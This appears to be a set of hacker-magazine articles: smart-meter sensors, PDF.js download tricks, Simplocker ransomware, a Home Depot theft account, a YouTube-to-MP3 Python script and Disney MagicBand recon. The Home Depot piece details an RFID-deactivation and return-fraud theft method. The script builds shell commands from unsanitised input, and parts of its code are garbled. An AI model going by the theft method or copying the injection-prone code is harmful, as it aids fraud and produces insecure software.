"Wait a minute," you may ask. "GSM scenarios that use mobile phone components but don't involve making phone calls, you say? What might those be?" Well, actually, that's where things have gotten really interesting. Given the confluence of low cost, low power requirements, and creative charging solutions, some new and really exciting scenarios have been unlocked. Sensors are quietly but steadily being deployed to help automate everything from water and electric meter reading to weather monitoring.

Sure, sensors have existed in various forms and in various places for many years, and there have even been previous efforts at "smart meters." However, there have been a number of key issues. First of all, most sensors had very limited computing power because the availability of low-cost microcontrollers with low power consumption was limited. So, the technology was there to *gather* data, but *interpreting* it had to be done in a centralized location somewhere; you couldn't fit enough computing power on a sensor to do much meaningful interpretation. Today, with the availability of Arduino and similar microcontrollers, it's possible to build sensors with substantial onboard computing resources, without needing a whole lot of energy to do it. This means that sensors don't necessarily have to upload as much data to centralized locations for real-time

processing anymore because software can be more capable of making real-time decisions. Even if you didn't need to continuously gather data or centralize processing, the capability didn't exist to process data over a wireless WAN at high speed. Nowadays, GSM coverage is available almost everywhere, and 4G allows data transfer at speeds similar to Wi-Fi. This, combined with the plummeting cost of sensor technology, has unlocked some really incredible new scenarios. Some of the most interesting innovations are in utilities and - oddly enough - agriculture.

Many utilities around the country are starting to deploy smart meters, to which the tinfoil hat crowd has responded with predictable fury (they're mainly concerned about RF emissions). The Salt River Project in Phoenix has already deployed them in most areas, and the Los Angeles Department of Water and Power is beginning to deploy these as well. While the key reason (and most important application) for implementing the technology is eliminating the need for meter readers, smart meter technology also allows more data to be collected about energy usage and more creative billing to take place. You might recall that long distance charges used to vary by time of day and day of week. Calls were billed based on a day rate (the highest price), evening rate (around 20 percent less), and nights or weekends (around 50 percent less). This was done to provide an incentive to shift usage to off-peak times, so the phone company didn't have to build a lot of peak capacity that was otherwise underutilized. Your electric utility could offer similar incentives to use power during off-peak times. For example, Sunday evening is the period of lowest power usage in most cities. So, you might choose to do your laundry on Sunday evening if the rate were half as much as doing it on Monday morning.

Agriculture is also seeing a lot of really interesting new scenarios in wireless sensors, which are helping to reduce waste and improve efficiency. For example, farmers waste hundreds of millions of dollars a year replacing spoiled livestock feed. Farmers buy feed and put it in storage. The feed gets wet for one reason or another, and then it spoils. Typically, farmers will find out that this happened when they go to use the feed and find that it has spoiled. So, a company called Kongskilde has developed several types of moisture, temperature, and humidity sensors that can be stored with the feed. So, if a leak in the roof develops, the

sensors will detect this and notify the farmer before his feed becomes spoiled.

Both of the above smart devices rely on a local mesh network, typically Wi-Fi, which then uplinks data to a centralized location via mobile Internet. However, there has been a lot of recent research (with some development) on sensors that communicate directly via mobile Internet. Given the water crisis in California, one of the most interesting pieces of research I have seen involves irrigation systems that are sensor-controlled. Most irrigation systems today operate on timers, and the amount of water used isn't an exact match for what is actually needed. So, most farmers over-water or under-water their crops (typically the former), which isn't good for either the crops or the water supply. However, given the vast distances, mesh networks don't make a lot of sense. These devices, along with other smart devices such as pH monitoring, can literally be "planted" along with crops. The power source? Often solar. In the case of irrigation, the amount of water sprayed can be precisely correct for the exact soil moisture level, leading to both higher crop yields and lower water usage. How can we continue to feed a rapidly expanding human population? Technologies like these will go a long way toward doing so, and they're all enabled by telecommunications.

And with that, it's time for me to finish eating this turkey sandwich. Hope you had a happy Thanksgiving, and best wishes for the new year! The world only gets more exciting every day.

References

<http://goo.gl/XDxGXD> - a Smart Meter video from BC Hydro, which provides a good overview of the features and services brought by smart meters.

<http://goo.gl/AXGfsq> - Excellent FAQ and information from BC Hydro which in particular describes the science of smart meters. Designed for the tinfoil hat crowd.

<http://www.cityofgreensburg.com/MiNet.pdf> - Excellent technical whitepaper on Mueller Systems smart meters.

<http://goo.gl/9D4mCm> - Many technical whitepapers, along with sales brochures, for the Kongskilde agricultural sensor system.

<http://ijarcsms.com/docs/paper/volume2/issue1/V2I1-0007.pdf> - Detailed academic paper describing a prototype GPRS-based sensor network for irrigation.



by **Peter C. Gravelle**
peter.c.gravelle+2600@gmail.com

Have you ever clicked on a link expecting a PDF, even seeing “.pdf” in the location bar, but instead of your friendly PDF viewer, you see a vaguely familiar interface, but with the “Print” and “Download” buttons removed? Then it’s likely that PDF.js¹ is involved. But worry not, we can get you that file anyway.

Background

My wife is an apprentice plumber and, as an apprentice, has to take courses to learn her trade. This particular course was on the New York City Construction Code Plumbing Code². Construction codes are made available by local jurisdictions for many reasons, including inspections, educating tradespeople, and a general commitment to transparency in government. Previous versions of the code were available in the PDF format. However, for the 2014 edition, the New York City Department of Buildings decided to use a new piece of HTML5 tech: PDF.js.

PDF.js is a PDF viewer written in HTML5 by the Mozilla Foundation. This means that any device that supports modern web standards and runs JavaScript can view PDF files. This is a big boon for a lot of reasons. The biggest one is mobile browsers with limited plugin support can view PDF files without mangling their formatting much. Another benefit comes to desktop browsers: many PDF viewing plugins are very slow to load and are very resource intensive (Adobe Acrobat, for one). Finally, PDF.js allows the content provider to (ineffectually, it turns out) block saving and printing the PDF in question.

Construction folks, as a class, are fairly technologically conservative, and do not appreciate change. In this particular case, my wife’s instructor wanted to turn to sections of the code

in class, but could not, as they didn’t have an offline copy. Network access can be iffy on construction sites, so it’s good to be able to keep a local copy in that case as well. The instructor issued a challenge to anyone in the class who could get PDF copies for him. My wife took up the challenge, but did not want to simply “print to PDF,” as this would kill the anchor links. She reached out to me, and we began our investigation.

What Tipped Me Off

A few clues made it seem like this was possible. The first thing was the URL itself, which included a reference to a filename ending in PDF³ as well as several references to “pdf_viewer/.” Second, when I inspected the HTML code itself, I found each paragraph in DIV tags with very precise “data-canvas-width” attributes - out to over ten decimal places. No human would ever write that! So I took a look at the various <script> inclusions and eventually found a reference to PDF.js and the Mozilla Foundation. A little quality time with a search engine and the framework’s documentation, and I stumbled my way into three possible methods of downloading the original PDF file.

Method 1: Ask Where It Got the File

My first method was the most direct. The documentation for PDF.js made it clear that most of the magic that happened took place in the “PDFView” object. So I opened up the JavaScript console in Chrome (or Firefox’s Web Console) and looked at the various children of the “PDFView” object. A quick glance gave me “PDFView.url.” Copy that URL out and put it into a new tab, and down comes the file!

Method 2: Watch It Get the File

Since the PDF viewer runs in JavaScript on your browser, the PDF is being sent directly to

you. Wouldn't it be handy if you could catch it in flight? Well, these browser consoles also have a lovely tab called "Network." Select this tab and run the Network tool, and you can watch the files in flight. In the case of Chrome, you need to reload the page. In Firefox, you click the button to start the process. In Chrome, the PDF is immediately visible and you can click it to download it. With Firefox, I had to click on the "xhr" tab to grab the PDF link.

Method 3: Just Ask It for the File Directly

This third method is an excellent demonstration of the value of looking at all options first. Another child of "PDFView" is the function "download()." Guess what happens when you run "PDFView.download()" in your browser console? Yep, the PDF file is immediately added to your download manager and into your downloads folder.

Conclusion

PDF.js is an excellent tool for a lot of things, including making PDFs more palatable on mobile devices. But sometimes you want the original format. And things like the construction code of your city is yours by right to read in whatever format you want. If you put all the

smarts in the browser, then the browser has ultimate control!

Acknowledgements

In all things, I'm grateful to my wife, who puts up with my dicking around with tech until far too late at night. Thanks to the Mozilla Foundation for making PDF.js, a great tool with excellent documentation and a lovely backdoor of sorts. Best to faboo, TecknicalTom, and the Neg9 crew, and all those around the world yearning to be free.

Links

1. PDF.js: <https://github.com/mozilla/pdf.js>
2. New York City 2014 Construction Code - Plumbing Code: http://www.nyc.gov/html/dob/html/codes_and_reference_materials/2014_cons_codes_table_of_contents.shtml#plumb
3. NYC CC PC Chapter 1: Administration: http://www.nyc.gov/html/dob/apps/pdf_viewer/viewer.html?file=2014CC_PC_Chapter1_Administration.pdf§ion=conscode_2014



by lg0p89

Just like sharks smelling blood in the water, the fraudsters will always be around when there is money to be had. This will continue to be a problem as long as consumers are click happy and don't *stop-think-connect* (does that look familiar?). People click, either at home - or much worse at work - on a link they think is legitimate. Suddenly, and too late, they realize this was a fraudulent site. As a result of their misfeasance, the person is told to pay a certain

amount. They can only hope they are given the correct key to unencrypt their drive(s) and are once again able to access their information.

As we get more accustomed to one form of this, it always seems to generate slight variations to be released into the native environment. More ransomware has been in the news lately as this has occurred yet again.

The esteemed researchers at ESET have found the newest variation of ransomware that is beginning to run rampant. It was coded for the Android OS and has been titled Simplocker.

Business Model

Too often, we limit our thoughts of ransomware and other assorted malware as simply a few knuckleheads trying to get a few dollars and move along. This may occur in a limited portion of the instances. However, there has been a change in thought and operations. To have a clearer view of the motivation, one needs to remove the thought of the criminal aspect and look instead at the business aspect. To the fraudsters, this is not right or wrong, moral versus immoral. This is a business with a mission statement that boils down to their goal of bringing in more revenue.

Originally this started as Russian malware. The “uh-oh” message was in Russian and the ransom had to be paid in Russian rubles or Ukrainian hryvnias. The deviants, as the good business people they are, did not want to limit their target market. This, after all, would be a poor business decision. Think of it as if you were a retailer, for example. Would you limit your business model to only Arkansas, or would you expand to other states and countries? The natural and clear rationale was to expand. As long as there is a market for the product (although this is unlawful) and the delivery channel is present, this is a natural progression. The management of these people followed this same model and expanded their market. It has moved to English speaking countries. The notification has been changed to English and the ransom is now in U.S. dollars.

How it Works (To Your Detriment)

Once this precious piece of malware is loaded, it gains admin privileges. It then shows the infamous ransom message on the screen. This states, among other things, that your device is locked due to your illegal activities with the phone. To unlock your precious device, you have to pay a certain amount, which so far has been up to \$300. It may even attach a photo of the user to the message, as taken by the phone’s camera, ala RAT (remote administration tool). Once the user sees the picture of themselves holding the phone, they usually feel their stomach fall nine inches.

Another feature differentiating this malware and making it more fun to work with is that it encrypts compressed files on the SD card. It also uses AES for the encryption. It is notable in that the attack itself is complex, yet the encryption is not. It would appear prudent

to have a more robust encryption, however this is adequate. It was also coded to gather information on the device itself, including but not limited to the model, operating system, and manufacturer. This information is returned to the C&C server. The curiosity with this is that malware of this type generally does not do this. The coders are generally more concerned with the money or ransom and how to get that into their account.

Resolving the Issue

The quick and relatively painless resolution to this stressful situation would be for the user to quickly uninstall the malware. The issue here is that the malware loads too quickly to do this.

The user can simply pay them and hope they are given the correct key to de-encrypt. If not, they are out of luck and \$300. As a rule of thumb, it is strongly advised not to do this. This may be the quickest method, in theory, to regain access to your data. However, quick is not always good. If the user ends up paying, they will be on the list for others to try to infect, as they will know the user has a disposition to pay to make the problem go away. They may also not send you the correct key “by mistake” and demand another payment or two in order to send the “correct” info to decrypt.

ESET has a tool available to decrypt that would be helpful. Also, the user could use the last backup and recreate the files worked on in the interim.

Ongoing Issue

With this malware, there is easy money involved. All they have to do is send out their hundreds of thousands of automated emails to get someone to click. People do click on these. Although this number is not significant, it is money they don’t have to do anything to earn. The users and business devices will continue to be targeted. The process will change ever so slightly as one attack is recognized and its definition placed in the anti-virus dictionary. It may be modified enough so it is not recognized as malware for the latest version. To decrease the user’s headache and pressure in the chest after they see the ransomware message, the user needs to review what they want to click prior to doing it. If not, there will be yet more pain coming down the pipeline.

HOME DEPOT HACKS

by DKN

Yesterday, Apple announced its Apple Pay platform. I turned to my friend, a head cashier at Home Depot, to ask about their credit card breach and support for NFC (Near Field Communication). I'll call this person Shanayna.

Regarding the payment card breach, for "lots of weeks" before its discovery, Shanayna described to me how she would need to close a register for several days because a payment card reader failed to work. As soon as Home Depot got a card reader to work again, another card reader would fail. The failures, to her recollection, happened in incremental succession down the register line. Reader failures would start at Returns, then proceed through the second Returns device, then customer service, then Register 1, and so on. Since the failures and their fixes were spread over several days, nobody in the store noticed any patterns or correlations.

Regarding NFC, Shanayna described how, for a short time, her store had payment card readers that supported NFC. While the cashiers knew about the device support, it never worked. "It was never hooked up," she said. Some months after the NFC payment card readers were installed, Home Depot came back to replace them again with NFC-free readers. The NFC-free card readers are supposedly the ones her store had during the window of the payment card breach.

When she went to work today, "tons" of people came into the store to ask if they would be able to pay with their new iPhone. Home Depot had not prepared for this event, so in addition to having no NFC readers in the store, many of the cashiers didn't even know what Apple Pay, NFC, or tap-to-pay were. Remember, I'm asking this of a head cashier with several years' experience at the same location - a person you might expect to know if their registers support NFC payment or not.

Her story didn't stop there, though. She also described how the anti-theft devices can be hacked for petty theft.

Home Depot has been expanding its use of self-checkout. When there's a shortage of cashiers, the preference is to open self-checkout

with four registers instead of a single, traditional register. Stores that still have traditional registers are then completely unattended by a cashier, though Home Depot has a compensating control: cameras. Cameras are only reviewed as part of specific suspicious events, however.

Higher-value items in the store have an RFID chip that should be deactivated during checkout. A zone on the counter of each traditional register is designated for RFID deactivation - and the deactivation zone works even when the register is unattended. Moreover, the deactivation field is not unidirectional. Thieves who pocket high-value, RFID-tagged items can apparently bump into the side of the register counter to deactivate a pocketed item, then continue to walk out the door without even slowing down.

Shanayna described a store near hers which went completely self-checkout, disposing of traditional cashier stations altogether. As part of the experiment, they saddled a single person to monitor eight or more self-checkout stations at once in addition to watching people exit the store.

The self-checkout solution compensates for flaws in the RFID field for traditional registers because the RFID deactivation field only activates when an item is passed over the barcode scanner. In the case of the overwhelmed self-checkout monitor, thieves can scan a \$2 screwdriver at the same time they pass an expensive drill over the scanner without being noticed. They let the scanner read the screwdriver UPC, but cover the UPC for the drill. While the \$2 screwdriver is logged for payment, the register activates the RFID field and the drill's RFID is deactivated.

For either the traditional register or self-checkout, the thieves walk out the door, then right back in to Returns and claim they lost their receipt. Home Depot gives store credit for the pocketed item and drill. You can guess what happens next, but if you get caught, they'll absolutely have the whole thing on camera. It seems Home Depot is betting that the losses from stolen items won't cost as much as the employees' wages that could have prevented the theft in the first place.

Leeching Music From YouTube For Fun, Learning, and Profit

by Synystr

Disclaimer: Downloading copyrighted music is illegal, blah, blah, blah. You guys already know this. Let's begin, shall we?

YouTube has become one of the biggest resources to find music on the Internet these days. Which is odd, since it started as a video-sharing community. This becomes more apparent as time goes on in this age of social media, as people continue to post music videos they like on Facebook and other communities to share with friends and family. Recording artists and labels have even begun to do this themselves in the form of lyric videos and preview clips, harnessing the power of sharing through the Internet to get their product out there and noticed.

I listen to a lot of chiptunes and ambient music, two less-than-mainstream genres of music. You could argue that they are getting more popular due to the advent of social media and sharing, but for a while, it was hard to find anything of the sort. YouTube has made that easier. Whether it is live performances, one- or two-hour mixes, remixes, covers, etc., you can find pretty much anything now, and YouTube is a great starting point in looking for it.

It didn't take long for people to figure out how to strip the music from these videos and save them as mp3 files so they could burn them to CD and listen to them any time they wanted to. Various websites have popped up that allow you to simply copy and paste a URL to a YouTube video, click a button, and download it as an mp3, allowing for an easy method in gaining new music.

I used these sites for a while, but I soon found myself tiring of the various pop-up ads, flashing "CLICK HERE!" buttons, bandwidth limitations, etc. Some of them didn't even work properly. Most sites I found were just trying to make a quick buck off of everyday computer users who just wanted their music. Thankfully, I found a solution in youtube-dl, a public-domain application in which you could download music from YouTube, SoundCloud, and other sites, using the same method of URL-pasting, only without all of the annoying ads.

Youtube-dl was a life-saver for me, and when I found out about the batch-download option, it was even better. However, I still had the task of encoding the files to mp3 manually, as youtube-dl just downloads the file as its native mp4 format. Enter ffmpeg - an open-source program that can convert video files from one format to another,

including mp3 audio. With this, I could download the videos with youtube-dl, then encode them with ffmpeg. It was a pretty nice setup.

Still, I soon found that it was not enough. While this method was a lot more efficient than dealing with the crap-infested websites I previously had to endure, it seemed like it was less efficient than it could be. Doing one thing in one program, then doing a second thing in another, all to achieve one result - it seemed like the process could be simplified somehow.

During all of this, I was teaching myself Python 2.7 as a hobby. I hadn't coded in forever, and I felt like Python was the best way to whet my appetite and ease my way back into programming. At some point, it clicked - who's to say that I can't write a Python script that glues these two programs together cleanly and produce the same result with minimal effort? I would have coded my own standalone app in C or another language - that would have been the cooler, more respectful option - but I wasn't (and still am not) that experienced yet, so what's the next best thing? Take various already-existing resources and glue them together to make them work the way you want! Hackers do this all the time, so I figured it was the natural solution to my conundrum.

Thus, I began writing a script to download mp3 from YouTube. Eventually, I had a full-fledged script that, when executed, simply asked me to enter URL after URL of YouTube videos until I pressed ENTER, and then the script did all the work for me. I eventually even added in the option to burn the downloaded compilation directly to CD-R, which is really cool when I need a mix-CD for long trips in the car.

I will now walk you through how to achieve this yourself.

Note: This script utilizes system calls to the bash shell on a Linux machine, which is what I was mainly using when I wrote this script. As such, this exact script will only work on Linux. However, it is simple enough where you can easily modify it to any other OS you are using, Windows included.

Here is the first block of code. This is not required (other than the import statement, which definitely *is* required), but it makes maintaining the file structure and youtube-dl/ffmpeg binaries a little easier.

```
***** LIBRARY
IMPORTS *****
#os for system
```


calls, time for delays so user can read output

```
import os, time

#***** INSTALLATION AND UPDATES *****
#This script utilizes ffmpeg, youtube-dl and cdrdao

print("Checking for youtube-dl and FFMpeg...")
time.sleep(3)

os.system("cd /usr/local/bin")
if not os.path.exists('/usr/local/bin/youtube-dl'):
    print("youtube-dl is not installed. Installing now.")
    time.sleep(3)
    os.system("sudo wget https://yt-dl.org/downloads/2014.05.12/
➔youtube-dl -O /usr/local/bin/youtube-dl")
    os.system("sudo chmod a+x /usr/local/bin/youtube-dl")
    os.system("sudo chmod rwx /usr/local/bin/youtube-dl")
    print("youtube-dl has been installed.")
    print("Now updating youtube-dl...")
    os.system("sudo /usr/local/bin/youtube-dl -U")
else:
    print("Checking for update to youtube-dl...")
    os.system("sudo /usr/local/bin/youtube-dl -U")

if not os.path.exists('/usr/local/bin/ffmpeg'):
    print("FFMpeg is not installed. Installing now.")
    time.sleep(3)
    os.system("sudo wget http://ffmpeg.gusari.org/static/32bit/
➔ffmpeg.static.32bit.latest.tar.gz -O /usr/local/bin/ffmpeg.tar.gz")
    os.system("sudo tar -zxvf /usr/local/bin/*.tar.gz -C /usr/
➔local/bin")
    os.system("sudo chmod a+x /usr/local/bin/ffmpeg")
    os.system("sudo chmod a+x /usr/local/bin/ffprobe")
    os.system("sudo rm ffmpeg.tar.gz")
    print("FFMpeg has been installed.")
else:
    print("FFMpeg is already installed.")

print("Installing/Updating cdrdao through apt-get. This is for burn
➔ing to CD-R. Install manually if you do not use apt-get and wish
➔to burn CDs with this program instead of an external one.")
time.sleep(5)
os.system("sudo apt-get install cdrdao")
os.system("clear")
```

- First, we import the OS and time libraries, OS for system calls and time to insert a delay between operations. It makes the output easier to read.
- Next, we check to see if the youtube-dl binary exists in the /usr/local/bin directory. If it does, the program moves on. If not, it downloads a fresh copy of the binary to this location. In both cases, youtube-dl is also updated to the latest version using the built-in -U option, as sometimes YouTube can change their encryption algorithms and render youtube-dl largely useless until it is updated. We then do the same thing with the ffmpeg binary, to the same location.
- cdrdao is then downloaded and installed using apt-get. I put a warning in to compile from source if the user is using a non-Debian distro and wants to have CD-burning work.

```
#***** DOWNLOADING VIDEOS/CONVERTING TO MP3 *****

urls = []
currenturl = "1"
while currenturl != "":
    currenturl = raw_input('Enter URL (just hit ENTER to stop and
```

```

➡ begin downloading): `)
    if currenturl == "":
        break
    urls.append(currenturl)

print ("done with queue entry. Downloading videos from YouTube:")
time.sleep(3)

count = 1
for i in urls:
    if count <= 9:
        os.system("/usr/local/bin/youtube-dl " + i + " -o 'Track_0"
➡ + str(count) + "-_(title)s.%(ext)s' --restrict-filenames")
    else:
        os.system("/usr/local/bin/youtube-dl " + i + " -o 'Track_"
➡ + str(count) + "-_(title)s.%(ext)s' --restrict-filenames")
        count = count + 1

print ("Finished downloading queue. Finding downloaded videos: ")

downloaded = []
for file in os.listdir('.'):
    if file.endswith(".mp4"):
        print file
        downloaded.append(file)
        print ("Here are the found files: ")
print "[%s]" % ', '.join(map(str, downloaded))

print ("Now converting videos: ")
time.sleep(3)
downloaded.sort()
for x in downloaded:
    os.system('/usr/local/bin/ffmpeg -i ` + x + ` ` + x + `.mp3')

print ("Finished converting. Cleaning up: ")
time.sleep(3)

for file in os.listdir('.'):
    if file.endswith(".mp4"):
        print ("Deleting file " + file + "...")
        os.system("rm " + file)

```

- The first part of this section is an infinite loop which asks us for a YouTube URL with each iteration, which we then paste in. The URL is then appended to a Python list and kept track of. If no input is entered and we simply press ENTER when it asks for a URL, the loop breaks, and we move on.
- After the loop breaks (ENTER being pressed with no input), another loop begins, with one iteration per URL we entered. Each iteration calls youtube-dl, stored in /usr/local/bin where we downloaded it earlier, along with a custom formatting option (this can be changed however you see fit - consult youtube-dl's documentation for more options) and also the option --restrict-filenames. This option is required, as problems can arise with formatting due to YouTube files containing spaces and Linux/bash truncating the filenames because of this. As you can see, an IF/ELSE statement is coded in, appending a 0 before the track number if the variable "count" is less than or equal to 9, and taking the 0 away if not. This is to conform to a naming convention that will allow burning to CD without messing up the order of the tracks.
- The program then lists all of the files it downloaded, complete with extensions. This part is not required to get functionality out of the program, but I added it in while debugging the script so I could tell if it was working correctly, and I liked it so I kept it in. Feel free to remove it if you feel otherwise.
- After this, a third loop is executed, one iteration per mp4 file downloaded. This time, it calls ffmpeg, also in /usr/local/bin where we downloaded it earlier. The call to ffmpeg takes the mp4

files that youtube-dl downloaded and converts them into an mp3 with the same name. (The .mp4 is still retained in the final filename, but I was too lazy to code around that.)

Finally, the script deletes all mp4 files, as we no longer need them.

Shortly after this article was accepted, I used my script to get some more music, and ran into some issues with the name formatting I explained above (adding in track names and such). After some research, I found that my script updated to a new version of the youtube-dl program that it utilizes, as it is intended to do, but the new version, for some reason, switches the order of the -o option and the URL to download. I was able to remedy this by modifying the applicable section of code above to:

```
count = 1
for i in urls:
    if count <= 9:
        os.system("/usr/local/bin/youtube-dl -o 'Track_0' +
➤ str(count) + \"_-%(title)s.%(ext)s' --restrict-filenames \" + i)
    else:
        os.system("/usr/local/bin/youtube-dl -o 'Track_\" +
➤ str(count) + \"_-%(title)s.%(ext)s' --restrict-filenames \" + i)
        count = count + 1
```

This basically is just switching the order of the -o option and the URL to download. I am not sure why this change occurred; I was unable to find a changelog for the program. I am unsure if this is a bug in the youtube-dl program, or an intended feature/syntactical change.

```
#***** BURNING TO CD-R *****
```

```
switch = raw_input("Would you like to burn the downloaded MP3 to
➤ CD-R? 'y' for yes or anything else for no:")
```

```
if switch == "y":
```

```
    for file in os.listdir('.'):
        if file.endswith(".mp3"):
            os.system("/usr/local/bin/ffmpeg -i \" + file + \" \" + file
➤ + ".wav")
```

```
    wave = []
```

```
    for file in os.listdir('.'):
        if file.endswith(".wav"):
            wave.append(file)
```

```
    wave.sort()
```

```
    os.system("touch cd.toc")
    os.system("sudo chmod 777 cd.toc")
```

```
    f = open('cd.toc', 'w')
    f.write('CD_DA\n\n')
```

```
    for z in wave:
        f.write('\n\nTRACK AUDIO\n')
        f.write('AUDIOFILE "' + z + '" 0')
    f.close()
    raw_input("Please place a blank CD-R into your CD drive, then
➤ hit ENTER:")
    print("Now burning CD...")
```

```
    os.system("cdrdao write cd.toc")
```

```
    for y in wave:
        print("Deleting file \" + y + "...")
```



```

        os.system("rm " + y)
        os.system("rm cd.toc")

else:
    print ("Skipping CD burning.")

```

- The burning part of the script begins by asking if they want to burn a CD or not. If so, a loop begins encoding all downloaded mp3 files back into WAV format, as this format is required for cdrdao. If they don't want to burn, this entire block is skipped.
- A new Python list is created and filled with all of the new WAV files that were just encoded, and then we use the sort() method to sort them by track name for burning.
- After sorting, we create a new file called cd.toc, which is the table of contents file for cdrdao, used to tell the program what to burn and in what order. This has to be formatted a certain way, so we first add the CD_DA part at the top of the file, then two line breaks, and then we use a for loop to write the data required for each track.
- After the cd.toc file is created, the program asks the user to put in a blank CD-R and press ENTER. When this is done, cdrdao is finally called, inputting the cd.toc file we generated earlier as an argument. The CD burns.
- After the CD is burned, we remove all the WAVs, as they are no longer needed, as well as the cd.toc file. We then move on.

```

#***** POST-OPERATION ORGANIZATION *****

```

```

name = raw_input("Give a name to the compilation you've made:")
name = name.replace(" ", "_")
os.system("mkdir " + name)
os.system("mv *.mp3 " + name)
print("Moved MP3 into a folder called " + name + ".")
print ("All finished. Enjoy! Hit Enter to terminate program.")
raw_input("")

```

- This final part is optional but recommended. Since the script runs and writes to the current working directory, I made this block of code for organization purposes. First, it asks for a "compilation name," which the user can name any way they want. I like to name them after genre type.
- This name is then converted to a format where underscores replace blank spaces, and then a new folder is created with the name the user types, and all mp3 files are moved into this new folder.
- At this point, just hit ENTER to end the program!

Sure, it was a quick, dirty, and noobish Python script, but it works just fine. I was able to figure out how to automate two programs into completing one task with some Python grease. And because of this, I am now even more eager to learn as much as I can about programming, and I encourage anyone who is reading this, no matter what skill level you are at, to take a look at it yourself if this article piqued your interest. Even if you don't know how to code, try learning it. Pick a language (I'd recommend Python, it's doing wonders for me), use Google, and teach yourself. You'd be surprised at what you can accomplish.

That's the cool thing about this. Sometimes, you get an idea, and even if you can't create something entirely from scratch, if you have the resources, or at least the knowledge to find said resources, you can still make something that works the way that you want it to.

Feel free to use, modify, and distribute this script in any way you see fit. I already am doing so myself. I plan on adding in GUI and porting it to Windows.

Rock on, everyone!

Sources

youtube-dl: <http://rg3.github.io/youtube-dl/>
 ffmpeg: <https://www.ffmpeg.org/>
 cdrdao: <http://cdrdao.sourceforge.net/>

RECON ON DISNEY'S MAGIC BAND

by EndlessFapping

The people at Disney have invested a billion dollars in developing a waterproof high tech wristband that's meant to be an all inclusive pass to everything Disney. The wristbands are in use at the resorts, parks, and cruise ship. The bands can be used for a multitude of things like resort room access, purchasing products, ride fast passes, individualized ride experiences, and even location tracking. Purchases are made by establishing a PIN, in conjunction with the wristband. This creates a two-factor authentication mechanism when visiting concessions or buying products.

The wristbands are a marketing data gold mine. Disney will be able to track which rides get used as well as family spending habits and perhaps even track foot traffic through their parks. It also makes spending money easier for their guests - think people at the pool.

Intrigued, I wanted to learn more about these new high tech toys of Disney's, so naturally after looking online I was able to locate the FCC ID (Q3E-MB-R1G1) of the wristband and search the FCC website for information on the band itself. Unfortunately, I'm not an RF guru, but I figured doing some recon would be fun and I could let others use the information.

Digging through the FCC site, I was able to find out the wristbands themselves are powered by a non-replaceable coin battery and contain UHF and HF RFID tags. The antenna is embedded into the PCB, which itself is overmolded in plastic to prevent access to the internals without creating permanent damage to the parts. The antenna type is an inverted F with a maximum gain of 0 dBi with no RF connector between the radio and itself. The wristband operates completely in the 2.4Ghz band. NFC and RFID appear to be enabled on the device.

I wanted more info on the infrastructure the wristband communicates with, so I started snooping and found a LinkedIn profile of a Disney employee that has all of the FCC IDs of the proprietary infrastructure devices listed proudly as devices he helped develop. Those FCC IDs may have been a bit more difficult to find were it not for the that profile. Thanks, Disney Manager guy!

The following descriptions were pulled from the LinkedIn profile and will probably be useful:

- "Experience Touch Point" - FCC ID: Q3E-XTP-R1G1 and FCC ID: Q3E-XTP-RA-R1G1 - An HF RFID reader used at Disney park entry locations, FastPass+ Attractions, and the Test Track attraction at Epcot. Combines advanced light and sound to deliver a unique touch interaction with the MagicBand.
- "Long Range Reader" - FCC ID: Q3E-XBR-R1G1, FCC ID: Q3E-XBR-S-R1G1, and FCC ID: Q3E-XBR-R1G2 - A 2.4GHz RF transceiver that communicates with the MagicBand and provides Magical experiences for Disney Guests and key operational metrics. There are three models in use today to support various use cases.
- "Experience Payment Device" - FCC ID: Q3E-XPD-R1G1 - Provides a unique payment experience for Disney Guests supporting "Touch to Pay" with the MagicBand and other payment methods. Highly themed to fit the MagicBand ecosystem. Can be seen today at all Disney Resort front desks and Point of Sale locations.

Magic Band FCC ID: Q3E-MB-R1G1

Experience Touch Point: FCC ID: Q3E-XTP-R1G1 and FCC ID: Q3E-XTP-RA-R1G1


Long Range Reader: FCC ID: Q3E-XBR-R1G1, FCC ID: Q3E-XBR-S-R1G1, and FCC ID: Q3E-XBR-R1G2

Experience Payment Device: FCC ID: Q3E-XPD-R1G1

Interestingly, I tried sharing the guy's LinkedIn profile with a friend of mine and my friend was unable to view the profile because he was too far removed from the guy in question. Ironically, I was able to see the guy's profile almost entirely because I was not logged in as a LinkedIn user. Go figure that rationale.

Browsing through the FCC documentation, I could see requests to keep some of the information confidential. Unfortunately, it looks like that was accomplished on some of the material. I figured more information would likely eventually be pulled off the public facing FCC site, so I copied all of the information I could find, including snippets from the LinkedIn profile. I've zipped all of that information up and made it exclusively available for 2600 readers here: <http://www.filedropper.com/magicbandsystem-2014-05-29>

Enjoy!



How Portable Can Wi-Fi Get?

by the Piano Guy

